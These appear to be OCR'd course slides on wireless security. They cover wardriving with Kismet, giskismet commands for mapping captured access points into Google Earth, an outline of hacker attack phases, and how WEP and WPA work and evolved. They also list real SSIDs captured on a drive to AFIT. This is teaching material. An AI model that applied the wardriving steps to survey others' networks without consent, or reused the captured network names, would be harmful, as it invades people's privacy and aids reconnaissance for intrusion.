
  - Log files written to /root/Desktop

Wardriving with Kismet

- Add a source




- Input monitor mode wireless interface (e.g., **`wlan0mon`**)



- Close Console Window

Kismet




Decay indicator

! recent activity

. less activity

blank no activity

If GPS info not shown, click View → GPS Data



Columns:
- Decay indicator
- SSID
- Type (A-AP; H-Ad hoc)
- Crypt (N-none, W-WEP, O-other (WPA)
- Channel used
- Packets seen
- Size of capture file

After Wardriving with Kismet


- Stop Kismet
- Kismet creates .**pcapdump** and .**netxml** files in /root/

- Create a database file from Wireshark file called **wireless.dbl**
  - **perl /usr/bin/giskismet -x Kismet-20160208-09-55.netxml**

- Create a file called **ex1.kml**
  - **perl /usr/bin/giskismet –q "select * from wireless" –o ex1.kml**

- Open **ex1.kml** with Google Earth

KML file stores geographic modeling information in XML format



Driving to AFIT on 19 Jan 12. Found 1,345 access points in 20 minutes. ☺
Old Yellow Springs Rd
844
Pentagon Park Blvd
New Germany Trebein Rd
Airway Rd
Beaver Valley Rd
Burkhardt Rd
Spinning Rd
35
675
Dayton Xenia Rd
Research Blvd
LID
Hide yo kids, Hide yo Wifi
Hokies
Zoom
dd-wrt
pramod
344G
mprotek
wggw
KLSSINC
neXus
linksys
donpatch
Cybertron
closed
CareyWS-GB
2WIRE730
NETGEAR
2WIRE721goof
dylanHRI
TW3
Dynex
ATT8519
pearsons
Suzuki
JoJo
wolffdawgs
NETGEAR
MOPAR
Genie
2114
Abel_Net
2WIRE753
James
DHome
NETGEAR27
linksys2
default
NETGEAR
stetlak
linksys
voss_net
PAM
dlink
ryan
NACE
Home
302
Driver
the osborn clan
jayhome
Kalt
caryn
2wire728
Woody
grandmashouse
Rick
whodey
Rick
Dan

Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
  - Application and Operating System Attacks
  - Network Attacks
    - Wireless Scanning / Wardriving
    - WEP
    - WEP Vulnerabilities
    - Attacking WEP
    - WPA / WPA2 (RSN)
    - Attacking WPA
  - Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding

Evolution of WLAN Security


- IEEE 802.11a and 802.11b standards included WEP specification
  - Vulnerabilities quickly discovered
  - Organizations implemented "quick fixes"
    - Did not adequately address encryption and authentication
- IEEE and Wi-Fi Alliance started working on comprehensive solutions
  - IEEE Wi-Fi Protected Access (WPA) and 802.11i



Evolution of WLAN Security


- WEP: not adequate

- IEEE formed Task Group "i"
  - Developed 802.11i standard
  - Objective: specification to enhance security features for WLANs



Evolution of WLAN Security

- Industry could not wait for the 802.11i standard
  - Demanded a more secure wireless environment immediately
- Wi-Fi Alliance with IEEE, developed Wi-Fi Protected Access (WPA)
  - Offers a temporary, strong, interoperable security standard
- WPA implemented 802.11i components that would work on existing hardware, which had limited processing capabilities
  - Temporal Key Integrity Protocol (TKIP) – encryption
  - Message Integrity Check (MIC) – integrity




Wired Equivalent Privacy (WEP)

- Goal: secure WLANs at the same level as wired LANs
  - Confidentiality: No eavesdropping
  - Integrity: No message tampering
  - Access : No unauthorized access
- Designed to be computationally
  - Efficient
  - Exportable outside the US
- All users of a given AP share the same encryption key
- Data headers remain unencrypted so anyone can see source and destination of the data stream

Wired Equivalent Privacy (WEP)

- Authentication as in protocol ap4.0 (Kurose text)
  - Host requests authentication from access point
  - Access point sends 128-byte nonce (number used once)
  - Host encrypts nonce using shared symmetric WEP key and sends back to AP
  - Access point decrypts nonce and authenticates host




- Authentication key distributed out-of-band (face-to-face)
- Symmetric key encryption based on RC4 algorithm
  - AP and wireless stations must both know the key
- Still available on all access points Why?

RC4 - Rivest Cipher 4

802.11 Authentication and Association

- Prior to accepting data, access point requires client to authenticate and associate

